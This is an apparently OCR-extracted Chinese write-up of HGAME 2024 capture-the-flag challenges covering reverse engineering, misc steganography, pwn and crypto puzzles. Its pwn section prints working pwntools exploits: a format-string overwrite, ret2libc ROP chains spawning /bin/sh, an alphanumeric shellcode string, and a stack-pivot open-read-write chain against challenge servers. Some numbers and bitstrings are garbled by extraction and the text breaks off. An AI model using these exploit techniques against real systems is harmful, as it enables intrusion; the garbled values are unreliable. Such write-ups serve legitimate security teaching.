
啊啊啊啊啊啊啊啊为什么会报错，研究半天不会，自己生成了一个pyc来反编译发现也会这样，但是通过已知部分猜到121和2异或是'{'，124和1异或是'}'，写一个脚本尝试下结果真出来了，原来是题目有点问题

```
from itertools import cycle

flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112,
        55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2]

xor_key = [1, 2, 3, 4]

result = [byte ^ key for byte, key in zip(flag, cycle(xor_key))]

print(result)
enc=[86, 73, 68, 65, 82, 123, 80, 121, 116, 104, 111, 110, 95, 82, 51, 118, 101, 114, 115, 51, 95, 49, 115, 95, 49, 110, 116, 101, 114, 51, 115, 116, 49, 110, 103, 33, 125, 0]
for i in enc:
    print(chr(i),end='')
```

MISC

签到

扫码关注公众号发送HGAME2024




SignIn

找个图片编辑器乱拉一下就看的见了

simple_attack

明文攻击得到压缩包内文件



base64转图片

AAAAAAAIG4h8AAAAAAAAAAAAAgAQj8Q8AAAAAAAAAAAAAQIKR+AcAAAAAAAAAAAAIMFI/AMAAAAAAAAAAAAAkGAk/gEAAAAAAAAAAAAASDAS/wAAAAAAAAAAAAAJBiJfwAAAAAAAAAAA
AAAEozEPwAAAAAAAAAAAAACUbiHwAAAAAAAAAAACABCPxDwAAAAAAAAAABAgpH4BwAAAAAAAAAAAgwUj8AwAAAAAAAAAACQYCT+AQAAAAAAAAAABIMBL/AAAAAAAAAA
AAAAkGII/AAAAAAAAAAAAASjMQ/AAAAAAAAAAAAAAJRuIfAAAAAAAAAAAAIAEI/EPAAAAAAAAAAAAECCkfgHAAAAAAAAAAAACDBSPwDAAAAAAAAAAAAJBgJP4BAAAAAAAAAAA
AEgwEv8AAAAAAAAAAAAACQYiX8AAAAAAAAAAAAABKMxD8AAAAAAAAAAAAAAIG4h8AAAAAAAAAAAAgAQj8Q8AAAAAAAAAAAAQIKR+AcAAAAAAAAAAAIMFI/AMAAAAAAAAAAAA
kGAk/gEAAAAAAAAAAAASDAS/wAAAAAAAAAAAAJBiJfwAAAAAAAAAAAAEozEPwAAAAAAAAAAAACUbiHwAAAAAAAAAAACABCPxDwAAAAAAAAAAABAgpH4BwAAAAAAAAAAAA

Base64转图片


hgame{s1mple_attack_for_zip}

原文件大小	32 KB
编码后大小	42 KB
Width	2046 px
Height	289 px

希儿希儿希尔

爆破宽高还原图片后binwalk分离


打开secret但里面的大写字母是错的




找到key，然后希儿密码解密

来自星尘的问候

题目提示弱口令爆破



得到图片



在贴吧找到的文字转译图

flag为hgame{welc0me!}

PWN

fmt

一次fmt机会，所以考虑修改rbp及fakerbp+8从而getshell

exp：

```
import requests
from pwn import *
from requests.auth import *
import ctypes
from ctypes import *
context.log_level='debug'
context(os='linux', arch='amd64')
io = process('./vuln')
#io = remote('47.100.137.175',32054)
elf = ELF('./vuln')
#libcc = cdll.LoadLibrary('libc.so.6')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
payload = b'%'+b'216'+b'c%18$hhn'+b'%'+b'4198757'+b'c%22$n'
#pay = payload.ljust(0x10,b'\x00')#+p64(0x402e48)
#pay = b'%'+b'4198973'+b'c%22$n'
gdb.attach(io)
pause()
io.sendlineafter('M3?\n',payload)
io.interactive()
```

不过需要爆破一字节

rand

这道题主要在输入上有些坑，是用read直接输入到对应地址中，所以要用chr来传递随机数

exp：

```
from pwn import*

import ctypes
from ctypes import *
context.log_level='debug'
context(os='linux', arch='amd64')
libcc = cdll.LoadLibrary('./libc.so.6')
libc = ELF('./libc.so.6')
libcc.srand(libcc.time(0))
io = remote('47.100.245.185',31780)
```

```
io.sendlineafter(' name.\n','')
for i in range(99):
    a = (libcc.rand()%100)+1
    io.sendafter('guess the number:\n',chr(a))#chr->byte
    puts_plt = 0x4010C0
rdi = 0x401423
puts_got = 0x404018
puts_plt = 0x4010B0
ret = 0x040101a
io.sendlineafter('mind.\n',b'a'*0x38+p64(rdi)+p64(puts_got)+p64(puts_plt)+p64(0x40125D))
puts_addr=u64(io.recvuntil(b"\x7f")[-6:].ljust(8,b'\x00'))
libc_base=puts_addr-libc.symbols['puts']
print(hex(libc_base))
system = libc_base + libc.symbols['system']
binsh = libc_base+next(libc.search(b"/bin/sh\x00"))
io.sendline(b'a'*0x38+p64(ret) + p64(rdi) +p64(binsh) + p64(system))

io.interactive()
```

shellcode

只能用数字和大小写字母构成shellcode，可以直接在网上搜纯ascall字符shellcode即可

exp：

```
import requests
from pwn import *
from requests.auth import *
import ctypes
from ctypes import *
context.log_level='debug'
context(os='linux', arch='amd64')
#io = process('./vul')
io = remote('47.100.137.175',32237)
shell = 'Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t'


io.sendlineafter('input the length of your shellcode:','-1')
```

```
io.sendafter('your shellcode:',shell)
io.interactive()
```

elder

开启了沙箱，但只溢出了0x30字节，所以需要使用栈迁移来加大构造长度

exp：


```
import requests
from pwn import *
from requests.auth import *
import ctypes
from ctypes import *
context.log_level='debug'
context(os='linux', arch='amd64')
#io = process('./vul')
io = remote('47.100.137.175',31163)
elf = ELF('./vul')
#libcc = cdll.LoadLibrary('libc.so.6')
libc = ELF('./libc.so.6')
#gdb.attach(io)
#pause()
puts_plt = 0x4010C0
rdi = 0x00000000004013e3
puts_got = elf.got['puts']
io.sendafter('accord.\n\n',b'a'*0x108+p64(rdi)+p64(puts_got)+p64(puts_plt)+p64(0x40125B))
read = 0x401276
puts_addr=u64(io.recvuntil(b"\x7f")[-6:].ljust(8,b'\x00'))
libc_base=puts_addr-libc.symbols['puts']
print(hex(libc_base))
openn = libc_base + libc.sym['open']
readd = libc_base + libc.sym['read']
write = libc_base + libc.sym['write']
rsi = 0x2601f+libc_base
rdx = 0x142c92+libc_base
io.sendafter('accord.\n\n',b'a'*0x100+p64(elf.bss()+0x100)+p64(read))
io.send(b'a'*0x100+p64(elf.bss()+0x200)+p64(read))
pay3 = p64(elf.bss()+0x210)+p64(rdi)+p64(0)+p64(rsi)+p64(elf.bss()+0x50)+p64(rdx)+p64(0x10)+p64(readd)
pay3+=p64(rdi)+p64(elf.bss()+0x100)+p64(rsi)+p64(0)+p64(rdx)+p64(0)+p64(openn)
pay3+=p64(rdi)+p64(3)+p64(rsi)+p64(elf.bss()+0x300)+p64(rdx)+p64(0x30)+p64(read)
```

```python
pay3+=p64(rdi)+p64(1)+p64(rsi)+p64(elf.bss()+0x300)+p64(rdx)+p64(0x30)+p64(write)#+b'/flag\x00\x00'
io.send(pay3)
sleep(1)
io.send('./flag\x00\x00')
io.interactive()
```

CRYPTO

奇怪的图片

下载附件得到




```python
import time

from PIL import Image, ImageDraw, ImageFont
import threading
import random
import secrets

flag = "hgame{fake_flag}"

def generate_random_image(width, height):
    image = Image.new("RGB", (width, height), "white")
    pixels = image.load()
    for x in range(width):
        for y in range(height):
            red = random.randint(0, 255)
            green = random.randint(0, 255)
            blue = random.randint(0, 255)
            pixels[x, y] = (red, green, blue)
    return image

def draw_text(image, width, height, token):
    font_size = random.randint(16, 40)
```

```
    font = ImageFont.truetype("arial.ttf", font_size)
    text_color = (random.randint(0, 255), random.randint(0, 255),
random.randint(0, 255))
    x = random.randint(0, width - font_size * len(token))
    y = random.randint(0, height - font_size)
    draw = ImageDraw.Draw(image)
    draw.text((x, y), token, font=font, fill=text_color)
    return image

def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image

def generate_unique_strings(n, length):
    unique_strings = set()
    while len(unique_strings) < n:
        random_string = secrets.token_hex(length // 2)
        unique_strings.add(random_string)
    return list(unique_strings)

random_strings = generate_unique_strings(len(flag), 8)

current_image = generate_random_image(120, 80)
key_image = generate_random_image(120, 80)

def random_time(image, name):
    time.sleep(random.random())
    image.save(".\\png_out\\{}.png".format(name))

for i in range(len(flag)):
    current_image = draw_text(current_image, 120, 80, flag[i])
    threading.Thread(target=random_time, args=(xor_images(current_image,
key_image), random_strings[i])).start()

```

对代码进行分析，可得其加密方式为：

```
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image
```

其flag藏于：

```
random_strings = generate_unique_strings(len(flag), 8)
..........
for i in range(len(flag)):
    current_image = draw_text(current_image, 120, 80, flag[i])
    threading.Thread(target=random_time, args=(xor_images(current_image,
key_image), random_strings[i])).start()
```

相对着的就是：


```
def xorImg(keyImg, sourceImg):
    img = Image.new('RGB', (width, height))
    for i in range(height):
        for j in range(width):
            p1, p2 = keyImg.getpixel((j, i)), sourceImg.getpixel((j, i))
            img.putpixel((j, i), tuple([(p1[k] ^ p2[k]) for k in range(3)]))
    return img
```

完整exp：

```
import os
from tqdm import tqdm
from PIL import Image

width = 120
height = 80

#解密操作
def xor(keyImg, sourceImg):
    img = Image.new('RGB', (width, height))
    for i in range(height):
        for j in range(width):
```

```
            p1, p2 = keyImg.getpixel((j, i)), sourceImg.getpixel((j, i))
            img.putpixel((j, i), tuple([(p1[k] ^ p2[k]) for k in range(3)]))
    return img
lst = os.listdir('png_out/')
image1 = Image.open(f'flag/0.png')
image2 = Image.open(f'flag/10.png')
out = xor(image1,image2)
out.show()

#文件操作
for index in range(len(lst)):
    os.mkdir(f'out/{index}')
    for i in tqdm(range(len(lst))):
        for j in range(i,len(lst)):
            if i == j:
                continue
        image1 = Image.open(f'png_out/{lst[index]}')
        image2 = Image.open(f'png_out/{lst[i]}')
        out = xor(image1,image2)
        out.save(f'out/{index}/out{index}x{i}.png')

```

跑完之后，在文件夹3中我们发现规律，并且根据观察要求我们要从前往后读，每个字符依次出现。



仔细想想逻辑关系，因为f^k fl^k fla^k flag^k flag(^k，事实上是从前往后异或，那就得到了l la lag lag{，并且仔细看看，出来的图片按照文件大小排序就行内容是渐变的，也就是越来越多。所以我们就有从前往后就依次，然后一个个读出flag，最后再倒序一下就出来了

EzMath

原题：

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
```

```
import random,string
from secret import flag,y,x
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def encrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.encrypt(flag)
    return encrypted
D = 114514
assert x**2 - D * y**2 == 1
flag=pad(flag)
key=pad(long_to_bytes(y))[:16]
enc=encrypt(key)
print(f'enc={enc}')
#enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\|\|t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"

```

看到 D = 114514 assert x**2 - D * y**2 == 1

一眼佩尔，先套板子解方程

```
from math import ceil,floor,sqrt

def pell_minimum_solution(n):
    a = []
    m = floor(sqrt(n))
    sq = sqrt(n)
    a.append(m)
    b = m
    c = 1
    i = 1
    while a[i-1] != 2 * a[0]:
        c = (n - b * b) / c
        tmp = (sq + b) / c
        a.append(floor(tmp))
        i += 1
        b = a[i-1] * c - b
    p = 1
    q = 0
    for j in range(i-2,-1,-1):
        t = p
        p = q + p * a[j]
        q = t
    if (i-1) % 2 == 0:
```

```
        x0 = p
        y0 = q
    else:
        x0 = 2 * p ** 2 + 1
        y0 = 2 * p * q
    return x0,y0

print(pell_minimum_solution(114514))
#(3058389164815894335086675882217709431950420307140756009821362546111334285928768064662409120517323199,
90378151386603699221985557852161629164123316413659485454593535868957177025760496265335277791086 80)
```

那么y的值出来了，那么根据题意，我们有下一步操作：

```
from Crypto.Util.number import *
y=90378151386603699221985557852161629164123316413659485454593535868957177025760496265335277791086 80
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
key=pad(long_to_bytes(y))[:16]
print(key)
#b'\x04;0\xbe\xc7\xca\x05\xf9#\xd7Ap\xc4\xc9\xbe\x19'
```

那么得到key后

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
y=90378151386603699221985557852161629164123316413659485454593535868957177025760496265335277791086 80
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
key = pad(long_to_bytes(y))[:16]
cipher = AES.new(key,AES.MODE_ECB)
flag = cipher.decrypt(enc)
print(flag)
#b'hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}
```

EzRSA

原题：

```python
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getPrime(1024)
q=getPrime(1024)
n=p*q
phi=(p-1)*(q-1)
e=0x10001
c=pow(m,e,n)
leak1=pow(p,q,n)
leak2=pow(q,p,n)

print(f'leak1={leak1}')
print(f'leak2={leak2}')
print(f'c={c}')

"""
leak1=14912717007361127196818257675129033155901844180572531042609541283758922767075754074392986585365039983910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289243874272420291641606026658159016906386768829928898573410412763223217565735269789838344132347745065817972772890866leak2=11612299271467091538130991696749043648902000117288064416717991546702179489292797727208059664178556911913425903752238833519804315220615025910348557455881642474020473621555193348258394195999462535658120105453452939578174433863102142370317114645666343295584359854812259330878224522079201871650853849740257670946120=10529481867532520034258056773864074017027019578041866245400647840230251661652999709715919620810933437191661180003295923273655675729588558899592524235622728816065501918076120812236580344991140980991532347991252705288633014913479970610056845543523591324177567061948922552275235486615514913932125436543991642607028689762693617305246716492783116813070355512606971626645594961850567586340389705821314842096465631886812281289843132258131809773797777049358789182212570606252509790830994263132020094153646296793522975632191912463919898988349282284972919932761952603379733234575351624039162440021940592552768579639977713099971"""
```

很简单，欧拉秒了，leak12分别就是qp，直接代入即可

```python
from Crypto.Util.number import *
import binascii
import gmpy2

c = 10529481867532520034258056773864074017027019578041866245400647840230251661652999709715919620810933437191661180003295923273655675729588558899592524235622728816065501918076120812236580344991140980991532347991252705288633014913479970610056845543523591324177567061948922552275235486615514913932125436543991642607028689762693617305246716492783116813070355512606971626645594961850567586340389705821314842096465631886812281289843132258131809773797777049358789182212570606252509790830994263132020094153646296793522975632191912463919898988349282284972919932761952603379733234575351624039162440021940592552768579639977713099971
p = 14912717007361127196818257675129033155901844180572531042609541283758922767075754074392986585365039983910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289243874272420291641606026658159016906386768829928898573410412763223217565735269789838344132347745065817972772890866 9
q=11612299271467091538130991696749043648902000117288064416717991546702179489292797727208059664178556911913425903752238833519804315220615025910348557455881642474020473621555193348258394195999462535658120105453452939578174433863102142370317114645666343295584359854812259330878224522079201871650853849740257670946 1
n=q*p
e = 65537

phi = (p-1)*(q-1)
d = int(gmpy2.invert(e,phi))

m = pow(c,d,n)
print(long_to_bytes(m))
#b'hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}'
```

EzPRNG

原题：

```python
from Crypto.Util.number import *
import uuid
def PRNG(R,mask):
    nextR = (R << 1) & 0xffffffff
    i=(R&mask)&0xffffffff
    nextbit=0
    while i!=0:
        nextbit^=(i%2)
        i=i//2
```

```
    nextR^=nextbit
    return (nextR,nextbit)

R=str(uuid.uuid4())
flag='hgame{'+R+'}'
print(flag)
R=R.replace('-','')
Rlist=[int(R[i*8:i*8+8],16) for i in range(4)]
print(Rlist)
mask=0b10001001000010000100010010001001
output=[]

for i in range(4):
    R=Rlist[i]
    out=''
    for _ in range(1000):
        (R,nextbit)=PRNG(R,mask)
        out+=str(nextbit)
    output.append(out)

#print(f'output={output}')
#output=
['1111110110111011110000101011010001000111111001111110100101000011110111111111000
1000011111011011110000100100010110101111011110001001010000000111111011011101010 1
1010111000000011110000100011101111011011000100101100110100101110001010001101101
1100000100010001111001010100101101101111011100110110010111110110101010110000110
1100011101101111110011010101111001011001100010110100101011100111010011001110000 1
1110111000000110111000000011111000000100000010111111000101101110011100110100000 11011
1101100110000011010111111110101100110101110101010010000100111101100111101101010
1111011101001101001011011111101001110100011010111110111100011001111111001011000
0100100100101101010101110010101001101010101011110111010011101110000100101111010
1101011111100011111111100100000000011100111001000010111111101001110110001010011
0100111001001000110001100000110100011101001000010110111110101100000001010000011 1
0001011001010010001000011000000100010010010010111010011111111011100100100100101
11111100111000011111011000111100111110010100100110 0010',
'0010000000001010111100001100011101111101111000100100111010101110010110011001 01
1110101100011101010000000110000001100000000011000000110101111111101110010011011101 1
0100001000111110001110010001010011100101100100010001100101010111100111010000111
1110110101100001111000110101111100011011100001100011001110010010110011110000010
0100101111001011101110001011011111111011010100010111011000010010101110110100000
1101000001000101010000101111010010000110000000001110100101010101111011010111110
1100100010100010001100110010101011011000101001000101011011101101111110101110011
1001101111111111010011101111010010011110011111110100110011111110110001000111100
0101110001011110000110110111111011101011101001110000111000010101101111000110010
1101001101011100011010110011010001110110101110100011101100010011011000110011010
1010110010011011110000111110100111101110000100010000111100010111000010000010001
1111101101000010001101101001001101100101101110100111111010111100000111010101001
```

```
1010101111000011010111011101101011011000001000011000 1',
'1110110110010001011100111110111110111001111101010011001111100100001000110011010
